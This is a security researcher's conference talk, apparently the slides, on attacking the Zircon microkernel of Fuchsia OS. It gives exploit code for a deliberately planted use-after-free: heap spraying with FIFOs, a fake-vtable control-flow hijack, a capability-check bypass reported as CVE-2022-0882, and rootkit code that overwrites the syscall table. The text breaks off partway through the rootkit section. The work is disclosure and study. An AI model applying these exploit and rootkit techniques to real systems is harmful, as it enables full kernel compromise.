

A Kernel Hacker Meets Fuchsia OS

Alexander Popov

Positive Technologies

Goa, September 9, 2022



About Me

- Alexander Popov
- Linux kernel developer since 2013
- Security researcher at  **positive technologies**
- Speaker at conferences:
OffensiveCon, Zer0Con, Linux Security Summit, Still Hacking Anyway,
Positive Hack Days, ZeroNights, Open Source Summit, Linux Plumbers, and others
https://a13xp0p0v.github.io/conference_talks/

Agenda

- 1 Overview of **Fuchsia OS** and its security architecture
- 2 How to build Fuchsia from the source code and create a simple app for it
- 3 **Zircon microkernel** development and debugging workflow
- 4 My exploit development experiments for Zircon:
 - ▶ Fuzzing attempts
 - ▶ Exploiting a memory corruption for a C++ object
 - ▶ Kernel control flow hijacking
 - ▶ Planting a rootkit into Fuchsia OS
- 5 **Exploit demo**




Fuchsia OS Overview

- General-purpose open-source operating system
- Created in Google in 2016
- Developed for the ecosystem of connected devices:
 - IoT, smartphones, PCs
- December 2020: Fuchsia was opened for contributors from public
- May 2021: Google officially released Fuchsia running on the Nest Hub device
- The developers say that Fuchsia is designed with a focus on
 - security, updatability, and performance
- This OS is under active development and looks **alive**



Zircon Microkernel

- Fuchsia is based on the **Zircon microkernel**
- Zircon is written in **C++**
- Zircon implements only a few services unlike monolithic OS kernels
- Compared to Linux, plenty of functionality is moved out to the userspace





Fuchsia Security Architecture

Why I think Fuchsia OS is
an interesting target for security research

Fuchsia Security Architecture (1)

Fuchsia **doesn't have** the concept of a **user**:

- Instead, it is **capability-based**
- Kernel resources are exposed to apps as objects
- Access to a kernel object requires the corresponding capability
- Each app on Fuchsia should receive the **least capabilities** to perform its job

So the concept of local privilege escalation (LPE) in Fuchsia would be different from one in GNU/Linux systems.


Fuchsia Security Architecture (2)

Fuchsia is based on a **microkernel**. Comparing to monolithic OS kernels:

- Plenty of functionality is moved out from Zircon to the userspace
- Zircon has a **smaller** kernel attack surface

However, Zircon **does not strive for minimality**:

- It has over **170** syscalls
- That is vastly more than that of a typical microkernel



Model of Uranium 235 Atom

<https://pediaa.com/difference-between-uranium-and-thorium>

Fuchsia Security Architecture (3)

Fuchsia provides **sandboxing** for applications:


- Apps and system services in Fuchsia are called **components**
- These components run in isolated **sandboxes**
- All IPC between components must be **explicitly declared**
- Fuchsia even has no global file system
- Each component is given its own local namespace to operate

**Fuchsia sandboxing improves userspace isolation and app security.
It also makes the Zircon kernel very attractive for an attacker.**

Fuchsia Security Architecture (4)

Fuchsia has an **unusual** scheme of software delivery and updating:

- Fuchsia components are identified by **URLs**
- Components can be resolved, downloaded, and executed **on demand**
- The main goal: make software packages always up to date
- Similar to web pages



<https://fuchsia.dev/fuchsia-src/concepts/components/v2/lifecycle>



Hacking Fuchsia

These security features made Fuchsia OS
a new and interesting research target for me.

First Try: How to Build

Fuchsia documentation provides a good tutorial on how to get started

<https://fuchsia.dev/fuchsia-src/get-started>

- 1 Check GNU/Linux system against the requirements for building Fuchsia:

```
$ ./ffx-linux-x64 platform preflight
```

- 2 Download the sources using the Fuchsia `bootstrap` script
- 3 Set up the environment variables
- 4 Build Fuchsia's `workstation` product with developer tools for `x86_64`:

```
$ fx clean  
  
$ fx set workstation.x64 --with-base //bundles:tools  
  
$ fx build
```


First Try: How to Start

Fuchsia OS can run in Fuchsia emulator (FEMU)

FEMU is based on the Android Emulator (AEMU)

AEMU is a fork of QEMU

```
$ fx vdl start -N
```



Creating a "Hello World" Component

- Creating a template for a new component:

```
$ fx create component --path src/a13x-pwns-fuchsia --lang cpp
```

- This component should print hello to the Fuchsia log

The code in [a13x-pwns-fuchsia/main.cc](#):

```
#include <iostream>

int main(int argc, const char** argv)
{
    std::cout << "Hello from a13x, Fuchsia!\n";
    return 0;
}
```

Creating the "Hello World" Component Manifest

- The component manifest `src/a13x-pwns-fuchsia/meta/a13x_pwns_fuchsia.cml`:

```
program: {  
    // Use the built-in ELF runner  
    runner: "elf",  
    // The binary to run for this component  
    binary: "bin/a13x-pwns-fuchsia",  
    // Enable stdout logging  
    forward_stderr_to: "log",  
    forward_stdout_to: "log",  
},
```

- Building Fuchsia with the new component:

```
$ fx set workstation.x64 --with-base //bundles:tools \  
    --with-base //src/a13x-pwns-fuchsia  
$ fx build
```

Testing the "Hello World" Component

- 1 Start **FEMU** with Fuchsia:

```
$ fx vdl start -N
```

- 2 Start Fuchsia **package publishing server**:

```
$ fx serve
```

- 3 Show the Fuchsia **logs**:

```
$ fx log
```

- 4 Start the new component using the **ffx** tool:

```
$ ffx component run \  
  fuchsia-pkg://fuchsia.com/a13x-pwns-fuchsia#meta/a13x_pwns_fuchsia.cm \  
  --recreate
```


Testing the "Hello World" Component

The screenshot displays the Fuchsia Emulator interface with four terminal windows and a system overview panel.

- Terminal 1: fxdvstart -N**: Shows the boot process logs, including kernel boot, device initialization, and the start of the Fuchsia OS.
- Terminal 2: fx serve**: Shows the output of the `fx serve` command, indicating that the system is ready to serve components.
- Terminal 3: fx log**: Shows system logs, including network activity and the successful execution of the `ffx component run` command, which outputs `Hello from a13x_fuchsia`.
- Terminal 4: ffx component run**: Shows the output of the `ffx component run` command, indicating that the component instance was successfully created and destroyed.
- System Overview Panel**: Displays system information such as Build (2021-12-21T16:41:01+00:00), CPU (n/a), Memory (1.4GB / 8.0GB), and Processes (n/a).

Zircon Kernel Development

- Zircon sources in C++ reside in the [zircon/kernel](#) subdirectory
- Zircon development and debugging require running it in [QEMU/KVM](#):

```
$ fx qemu -N
```

How to Debug Zircon With GDB

- 1 Start Fuchsia in QEMU:

```
$ fx qemu -N -s 1 --no-kvm -- -s
```

- ▶ '-s 1' assigns a single virtual CPU for this VM (for a better debugging experience)
 - ▶ '--no-kvm' is needed for single-step debugging (`stepi` and `nexti` GDB commands)
 - ▶ '-s' after the end of the command opens a gdbserver on TCP port 1234
- 2 Add `zircon.elf-gdb.py` to `gdbinit` to enable the Zircon GDB script
 - 3 Start the GDB client and attach to the GDB server of Fuchsia VM:

```
$ cd /home/a13x/develop/fuchsia/src/fuchsia/out/default/  
$ gdb kernel_x64/zircon.elf  
(gdb) target extended-remote :1234
```

Debugging Zircon With GDB

It feels like debugging the Linux kernel:

```
fxqemu-N-s1 --  
[00019.335] 00005:00006> [display_controller, driver_hostcomposite (device) driver] INFO: [client.cc(1757)]  
DdkClose  
[00020.019] 03472:04802> [metrics_buffer, driver_hosts:sys, device] INFO: [metrics_buffer.cc(99)] MetricsBuf  
fer::SetServiceDirectory() Flushing counts soon.  
[00020.123] 00005:00007> [display_controller, driver_hostcomposite-device, driver] INFO: [controller.cc(87  
6)] dc_client connecting on channel (c=0xe2bc, s=0xe2bb)  
[00024.311] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00024.311] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00040.020] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00040.020] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00072.500] 30027:00000> [netstack, DHCP] INFO: client.go(432): ethp0003: recvd dhcpOFFER: read: context dea  
dline exceeded; retrying  
[00072.500] 30027:00000> [netstack, DHCP] INFO: client.go(477): ethp0003: scheduling renewal in 1s  
[00073.500] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00077.304] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00077.305] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00085.251] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00085.251] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00100.307] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00100.307] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00132.516] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00132.516] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00133.500] 30027:00000> [netstack, DHCP] INFO: client.go(432): ethp0003: recvd dhcpOFFER: read: context dea  
dline exceeded; retrying  
[00133.500] 30027:00000> [netstack, DHCP] INFO: client.go(477): ethp0003: scheduling renewal in 1s  
[00134.500] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
[00137.532] 30027:00000> [netstack, DHCP] WARNING: client.go(690): ethp0003: recv timeout waiting for dhcpD  
ISCOVER  
[00137.532] 30027:00000> [netstack, DHCP] INFO: client.go(889): ethp0003: send dhcpDISCOVER from :68 to 255  
.255.255.255:167 on NIC2 (broadcast_flag=false ciaddr=false)  
$  
$
```

```
gdb kernel_x64/zircon.elf  
[al3x@fedora ~]$ cd develop/fuchsia/src/fuchsia/  
[al3x@fedora fuchsia]$ cd out/default/  
[al3x@fedora default]$ gdb kernel_x64/zircon.elf  
GNU gdb (GNU) Fedora 11.1-5.fc34  
Copyright (C) 2021 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-redhat-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<https://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
  
For help, type "help".  
Type "apropos word" to search for commands related to "word"...  
Reading symbols from kernel_x64/zircon.elf...  
Loading zircon.elf-gdb.py ...  
Zircon extensions installed for /home/al3x/develop/fuchsia/src/fuchsia/out/default/kernel_x64/zircon.elf  
(gdb) target extended-remote :1234  
Remote debugging using :1234  
warning: Remote gdbserver does not support determining executable automatically.  
MREEL-cs0.0 and ccs7.2 versions of gdbserver do not support such automatic executable detection.  
The following versions of gdbserver support it:  
- Upstream version of gdbserver (unsupported) 7.10 or later  
- Red Hat Developer Toolset (DTS) version of gdbserver from DTS 4.0 or later (only on x86_64)  
- RHEL-7.3 versions of gdbserver (on any architecture)  
  
Search MASLR base address based on $pc  
Update symbols and breakpoints for MASLR  
MASLR: Correctly reloaded kernel at 0xffffffff00000000  
(gdb) info threads  
Id Target Id  
+ 1 Thread 1.1 (CPU#0 [halted]) x86_enable_ints_and_hit () at ../zircon/kernel/arch/x86/ops.5:120  
(gdb)
```

Enabling KASAN For Zircon

- **KASAN** is the Kernel Address SANitizer
- Runtime memory debugger finding **out-of-bounds** accesses and **use-after-free** bugs
- Fuchsia supports compiling Zircon microkernel with KASAN
- Building the Fuchsia **core** product with KASAN:

```
$ fx set core.x64 --with-base //bundles:tools \  
  --with-base //src/a13x-pwns-fuchsia --variant=kasan  
$ fx build
```

Synthetic Zircon Bug to Test KASAN

For testing KASAN, I added a synthetic bug to the [TimerDispatcher](#) handling:

```
--- a/zircon/kernel/object/timer_dispatcher.cc
+++ b/zircon/kernel/object/timer_dispatcher.cc
@@ -184,2 +184,4 @@ void TimerDispatcher::OnTimerFired() {

+ bool uaf = false;
+
+ {
@@ -187,2 +189,6 @@ void TimerDispatcher::OnTimerFired() {

+   if (deadline_ % 100000 == 31337) {
+       uaf = true;
+   }
+
+   if (cancel_pending_) {
@@ -210,3 +216,3 @@ void TimerDispatcher::OnTimerFired() {
// ourselves.
- if (Release())
+ if (Release() || uaf)
    delete this;
```



How to Hit This Bug

This code in my [a13x-pwns-fuchsia](#) component **hits the kernel bug**:

```
zx_status_t status;
zx_handle_t timer;
zx_time_t deadline;

status = zx_timer_create(ZX_TIMER_SLACK_LATE, ZX_CLOCK_MONOTONIC, &timer);
if (status != ZX_OK) {
    printf("[-] creating timer failed\n");
    return 1;
}
printf("[+] timer is created\n");

deadline = zx_deadline_after(ZX_MSEC(500));
deadline = deadline - deadline % 100000 + 31337;
status = zx_timer_set(timer, deadline, 0);
if (status != ZX_OK) {
    printf("[-] setting timer failed\n");
    return 1;
}

printf("[+] timer is set with deadline %ld\n", deadline);
fflush(stdout);
zx_nanosleep(zx_deadline_after(ZX_MSEC(800))); // timer fired

zx_timer_cancel(timer); // hit UAF
```




KASAN Detects This Bug

Executing `a13x-pwns-fuchsia` provokes the `Zircon crash` with a `KASAN` report:

```
ZIRCON KERNEL PANIC
UPTIME: 17826ms, CPU: 2
...
KASAN detected a write error: ptr=}, size=0x4, caller: }
Shadow memory state around the buggy address 0xffffffffe00d9a63d5:
0xffffffffe00d9a63c0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffffffe00d9a63c8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xffffffffe00d9a63d0: 0xfa 0xfa 0xfa 0xfa 0xfd 0xfd 0xfd 0xfd
                        ^^
0xffffffffe00d9a63d8: 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd
0xffffffffe00d9a63e0: 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd 0xfd

*** KERNEL PANIC (caller pc: 0xfffffffff0038910d, stack frame: 0xffffffff97bd72ee70)
...
Halted entering panic shell loop
!
```






Hacking Fuchsia

At this point, I felt ready to
start the security research.


Fuzzing Fuchsia

- For the experiments, I needed a Zircon bug for developing a **PoC exploit**
- The simplest way to achieve that was **fuzzing**
- There is a great coverage-guided kernel fuzzer called **syzkaller**
- I like to use it for fuzzing the Linux kernel
- **Syzkaller** documentation says that it **supports fuzzing Fuchsia**
- Zircon supports KASAN, which is needed for effective fuzzing
- So I tried syzkaller in the first place

Syzkaller for Fuchsia

- **But** I got troubles caused by the **unusual software delivery** on Fuchsia
- For fuzzing, the Fuchsia image must contain **syz-executor**
 - ▶ **syz-executor** is a part of syzkaller
 - ▶ **syz-executor** binary is running **inside** a fuzzing VM
 - ▶ **syz-executor** is executing the **fuzzing input**
- I didn't manage to build a Fuchsia image with this component 

Syzkaller for Fuchsia (Was Broken)

- In short, Fuchsia was integrated with syzkaller **once** in **2020**, but then it got **broken**
- I spent some time trying to reintegrate them (without any success)
- I found the contacts of Fuchsia developers who committed to this functionality
 - ▶ Wrote them an **email** describing all the technical details of this bug
 - ▶ Didn't get a reply
- Spending more time on the Fuchsia build system was **upsetting me** 

Thoughts on the Research Strategy

- ① Without fuzzing, successful **vulnerability discovery** in an OS kernel requires:
 - ▶ good knowledge of its **codebase**
 - ▶ deep understanding of its **attack surface**
- ② Getting this experience with Fuchsia would require **a lot of my time**
- ③ Did I want to spend a lot of time on my **first Fuchsia research**?
- ④ Perhaps **not!** Why?
 - ▶ Committing large resources to the first familiarity with the system is **not reasonable**
 - ▶ Fuchsia turned out to be **less production-ready** than I expected



Viktor Vasnetsov: Vityaz at the Crossroads (1882)

Decision on the Research Strategy

- So I decided to:
 - ▶ Postpone searching for zero-day vulnerabilities in the Zircon microkernel
 - ▶ Try to develop a PoC exploit for the synthetic bug that I used for testing KASAN
- Ultimately, that was a good decision because:
 - ▶ It gave me quick results
 - ▶ It allowed to find other Zircon vulnerabilities along the way



Andrey Shilder: Road in the Forest (1890)


The exploit strategy:

- ① Overwrite the freed `TimerDispatcher` object with the `controlled data`
 - ▶ Invent the `heap spraying` technique for that
- ② Make the Zircon timer code work abnormally
 - ▶ In other words, turn it into a `weird machine`
- ③ Gain full control over Fuchsia OS

Zircon Heap Spraying

I needed to discover a **heap spraying** exploit primitive that:

- 1 Can be used by the attacker from the **unprivileged** userspace component
- 2 Makes Zircon allocate one of new kernel objects **at the location** of the freed object
- 3 Makes Zircon copy the **attacker's data** from the userspace to this new object



Linux Kernel Heap Spraying

Heap spraying for the Linux kernel is usually constructed using IPC

- ① Basic IPC syscalls are usually available for unprivileged programs
- ② Some IPC syscalls set the data size for the transfer
 - ▶ That gives control over the kernel allocator behavior
 - ▶ That allows the attacker to overwrite the target freed object
- ③ IPC syscalls copy userspace data to the kernelspace to transfer it
- ④ So I started to learn Fuchsia IPC 🔍

Zircon Heap Spraying: Zircon FIFO

- I've found **Zircon FIFO**, which is an excellent heap spraying primitive
- When `zx_fifo_create()` syscall is called:
 - ▶ Zircon creates a pair of **FifoDispatcher** objects
 - ▶ Zircon allocates the kernel memory for the **FifoDispatcher** data
- The freed **TimerDispatcher** object size is **248** bytes
- My PoC exploit creates **20** **FifoDispatcher** objects with **248**-byte (**31*8**) data buffers:

```
#define N 10
zx_handle_t out0[N];
zx_handle_t out1[N];

for (int i = 0; i < N; i++) {
    status = zx_fifo_create(31, 8, 0, &out0[i], &out1[i]);
    if (status != ZX_OK) {
        printf("[-] creating a fifo %d failed\n", i);
        return 1;
    }
}
```

- `zx_fifo_write()` to FIFOs overwrites the contents of the freed **TimerDispatcher**





Hacking Fuchsia

Ok, I got the ability to change
the `TimerDispatcher` object contents.
But what to write into it to mount the attack?

C++ Object Anatomy

- I got used to **C structures** describing Linux kernel objects
- A method of a Linux kernel object is a **function pointer** in a C structure
- This memory layout is simple and explicit

For me, the memory layout of **C++ objects** in Zircon looks **complex and obscure**

① GDB command `print -pretty on -vtbl` for `TimerDispatcher`:

- ▶ The output is a big mess
- ▶ I can't correlate it with the hexdump of this object

② `pahole` utility for `TimerDispatcher`:

- ▶ Shows the offsets of the class members 😊
- ▶ Doesn't show how class methods are represented in memory 😞

③ Class inheritance makes it more complicated

C++ Object Anatomy: I Don't Care

- Maybe learning C++ object anatomy requires special tools...
- Anyway, I decided to skip learning TimerDispatcher object internals
- I tried blind practice instead:
 - 1 Overwrite the whole TimerDispatcher with zero bytes
 - 2 See what happens using GDB
 - 3 Avoid Zircon crashes by setting the corresponding bytes in the FIFO heap spraying payload



A Promising Zircon Crash

- Finally running my PoC on Fuchsia gave a **promising Zircon crash**
- The kernel hit **null pointer dereference** in this **C++ dark magic**:

```
// Dispatcher -> FooDispatcher
template <typename T>
fbl::RefPtr<T> DownCastDispatcher(fbl::RefPtr<Dispatcher>* disp) {
    return (likely(DispatchTag<T>::ID == (*disp)->get_type()))
        ? fbl::RefPtr<T>::Downcast(ktl::move(*disp))
        : nullptr;
}
```

- Zircon called the `get_type()` public method of the `TimerDispatcher` class
- This method is referenced using **C++ vtable**
- The pointer to the `TimerDispatcher vtable` is stored at the beginning of the object
- **Excellent** for control flow hijacking!

Zircon KASLR

- Kernel control flow hijacking requires the knowledge of [kernel symbol addresses](#)
- They depend on the [KASLR offset](#)
- Zircon source code mentions KASLR many times
- I decided to implement a trick similar to my KASLR bypass for the Linux kernel
- My PoC exploit for [CVE-2021-26708](#) used the [Linux kernel log](#) for reading kernel pointers and calculating KASLR offset
- The [Fuchsia kernel log](#) contains security-sensitive information as well

Kernel Log Reading: A Proper Way

I tried to read the Zircon log from my PoC (unprivileged component):

- Added this to the component manifest:

```
use: [ { protocol: "fuchsia.boot.ReadOnlyLog" } ]
```

- Created a Fuchsia channel using `zx::channel::create()`
- Attached it to `fuchsia.boot.ReadOnlyLog` using `fdio_service_connect()`
- And got access denied:

```
A 'use from parent' declaration was found at  
'/core/ffx-laboratory:a13x_pwns_fuchsia' for 'fuchsia.boot.ReadOnlyLog',  
but no matching 'offer' declaration was found in the parent
```

- No access granted: my Fuchsia component doesn't have the required capabilities
- That is correct behavior. No way 

Kernel Log Reading: A Hackish Way

- Suddenly I found another way to access the Fuchsia kernel log:

```
zx_status_t zx_debuglog_create(zx_handle_t resource,  
                               uint32_t options,  
                               zx_handle_t* out);
```

- Fuchsia documentation says that `resource` must be `ZX_RSRC_KIND_ROOT`
- My PoC exploit doesn't own this resource
- Anyway, I tried to use `zx_debuglog_create()` with zeroed resource and...
I managed to read the Zircon kernel log! 😊
- But why?

- My PoC exploit opened the Fuchsia kernel log **without** the proper capabilities
- That happened because of a **hilarious security check** in `zx_debuglog_create()`:

```
zx_status_t sys_debuglog_create(zx_handle_t rsrc,
                                uint32_t options,
                                user_out_handle* out) {
    LTRACEF("options 0x%x\n", options);
    // TODO(fxbug.dev/32044) Require a non-INVALID handle.
    if (rsrc != ZX_HANDLE_INVALID) {
        // TODO(fxbug.dev/30918): finer grained validation
        zx_status_t status = validate_resource(rsrc, ZX_RSRC_KIND_ROOT);
        if (status != ZX_OK)
            return status;
    }
}
```

- Zeroed `rsrc` is equal to `ZX_HANDLE_INVALID`, it **passes** this check
- I filled a security issue in the Fuchsia bug tracker
- Fuchsia maintainers approved it and assigned **CVE-2022-0882**

Zircon KASLR: Nothing to Bypass

- Reading the Fuchsia kernel log was **not a problem** anymore
- My PoC exploit extracted some **kernel pointers** from it
- And then I realized that:

Zircon kernel pointers were the same
on every Fuchsia boot despite KASLR

- Zircon KASLR didn't work, **there was nothing to bypass** 😏
- I filled a security issue in the Fuchsia bug tracker
- Fuchsia maintainers replied that it is **known for them**
- Fuchsia OS turned out to be more **experimental** than I had expected
- Now I could use Zircon symbol addresses for the **control flow hijack**

C++ Vtables in Zircon

- The **vtable pointer** is stored at the beginning of the object
- GDB shows this for a **TimerDispatcher** object:

```
(gdb) info vtbl *(TimerDispatcher *)0xffffffff802c5ae768
vtable for 'TimerDispatcher' @ 0xffffffff003bd11c (subobject @ 0xffffffff802c5ae768):
[0]: 0xffdf64ffdfdf24
[1]: 0xffdcb5a4ffe00454
[2]: 0xffdf6a4ffdc7824
[3]: 0xffd604c4ffd519f4
...
```

- The weird values like **0xffdcb5a4ffe00454** are definitely not kernel addresses
- I expected some kind of **hashing**
- To understand it, I learned how Zircon used vtables

How Zircon Uses Vtables

- This Zircon code uses the `TimerDispatcher` vtable:

```
// Dispatcher -> FooDispatcher
template <typename T>
fbl::RefPtr<T> DownCastDispatcher(fbl::RefPtr<Dispatcher>* disp) {
    return (likely(DispatchTag<T>::ID == (*disp)->get_type()))
        ? fbl::RefPtr<T>::Downcast(ktl::move(*disp))
        : nullptr;
}
```

- The compiler turns this C++ dark magic into the following simple assembly:

```
; r13 stores the TimerDispatcher address
mov    rax,QWORD PTR [r13+0x0] ; vtable address is moved to rax
; rax+0x8 points to 0xffdcb5a4ffe00454
movsxd r11,DWORD PTR [rax+0x8] ; 0xfffffffffe00454 moved to r11
add    r11,rax ; add vtable address to r11
; 0xffffffff001bd570 = 0xfffffffffe00454 + 0xffffffff003bd11c
; 0xffffffff001bd570 in r11 points to _ZNK15TimerDispatcher8get_typeEv
mov    rdi,r13
call   0xffffffff0031a77c <__x86_indirect_thunk_r11>
```

- `movsxd` sign-extends the value from a 32-bit source to a 64-bit destination

Fake Vtable For The Win

- I decided to craft a **fake vtable** to hijack the kernel control flow
- That led me to the question of **where to place** my fake vtable
- The simplest way is to create it in the **userspace**
- But Zircon on **x86_64** supports **SMAP** (Supervisor Mode Access Prevention)
- I saw multiple ways to **bypass** the SMAP protection
- **Main idea**: place the fake vtable in the **kernelspace**
 - ▶ Use a **kernel log infoleak** to find the address to kernel memory with the attacker's data
 - ▶ Implement **ret2dir attack**: Zircon has **physmap** like the Linux kernel
- But to **simplify** my first experiment with Fuchsia, I decided to:
 - ▶ **Disable** SMAP and SMEP in the script starting QEMU
 - ▶ Create the fake vtable in my exploit in the **userspace**




Fake Vtable For The Win: Implementation

- I **reverted** the vtable kernel logic in my PoC exploit:

```
#define VTABLE_SZ 16
#define DATA_SZ 512
unsigned long fake_vtable[VTABLE_SZ] = { 0 }; // global array
// ...

unsigned char spray_data[DATA_SZ] = { 0 };
unsigned long **vtable_ptr = (unsigned long **)&spray_data[0];
// Control flow hijack in DownCastDispatcher():
// mov    rax,QWORD PTR [r13+0x0]
// movsxd r11,DWORD PTR [rax+0x8]
// add    r11,rax
// mov    rdi,r13
// call   0xffffffff0031a77c <__x86_indirect_thunk_r11>
*vtable_ptr = &fake_vtable[0]; // address in rax
fake_vtable[1] = (unsigned long)pwn - (unsigned long)*vtable_ptr; // value for DWORD PTR [rax+0x8]
```

- When Zircon calls `__x86_indirect_thunk_r11` the kernel control flow goes to the `pwn()` function of the exploit 

What to hack in Fuchsia?



Hacking Fuchsia

After achieving arbitrary code execution
in the microkernel,
I started to think about what to attack with it.

Privilege Escalation in Fuchsia

- My first thought was to forge a **fake ZX_RSRC_KIND_ROOT**
 - ▶ It's a **superpower resource** that I saw in `zx_debuglog_create()`
 - ▶ I **failed** to invent privilege escalation: `ZX_RSRC_KIND_ROOT` is rarely used in Zircon
- I realized that privilege escalation in microkernel requires **attacking IPC**
 - ▶ Intercepting the IPC between Fuchsia userspace components
 - ▶ MITM attack of the IPC between:
 - ★ My **unprivileged** exploit component
 - ★ A **Privileged** entity like the **Component Manager**
- I returned to learning about Fuchsia userspace
- That was messy and boring 😞 But suddenly...



Hacking Fuchsia

And what about planting a rootkit into Zircon?

That looked much more interesting!

Fuchsia Syscall Internals

- Like the Linux kernel, Zircon also has a **syscall table**
- `x86_syscall()` performs syscall dispatching using that table:

```
cmp    rax,0xb0 ; compare syscall num with ZX_SYS_COUNT
jae    0xffffffff00306fe1 <x86_syscall+81> ; .Lunknown_syscall
lea    r11,[rip+0xbda21] ; 0xffffffff003c49f8 .Lcall_wrapper_table
mov    r11,QWORD PTR [r11+rax*8]
lfence
jmp    r11
```

- The Zircon syscall table with **176** pointers to syscall handlers:

```
(gdb) x/178xg 0xffffffff003c49f8
0xffffffff003c49f8: 0xffffffff00307040 0xffffffff00307050
0xffffffff003c4a08: 0xffffffff00307070 0xffffffff00307080
...
0xffffffff003c4f58: 0xffffffff00307ce0 0xffffffff00307cf0
0xffffffff003c4f68: 0xffffffff00307d00 0xffffffff00307d10
0xffffffff003c4f78 <_ZN6cpu_idL21kTestDataCorei5_6260UE>: 0x0300010300000300 0x0004030003030002
```

Overwriting the Zircon Syscall Table

- I tried **overwriting** the Zircon syscall table in my `pwn()` function: **it worked!**


```
#define SYSCALL_TABLE 0xffffffff003c49f8
#define SYSCALL_COUNT 176
int pwn(void)
{
    unsigned long cr0_value = read_cr0();
    cr0_value = cr0_value & (~0x10000); // Set WP flag to 0
    write_cr0(cr0_value);
    memset((void *)SYSCALL_TABLE, 0x41, sizeof(unsigned long) * SYSCALL_COUNT);
}
```

- The **old-school classics** with changing the **WP** bit in the **CR0** register:

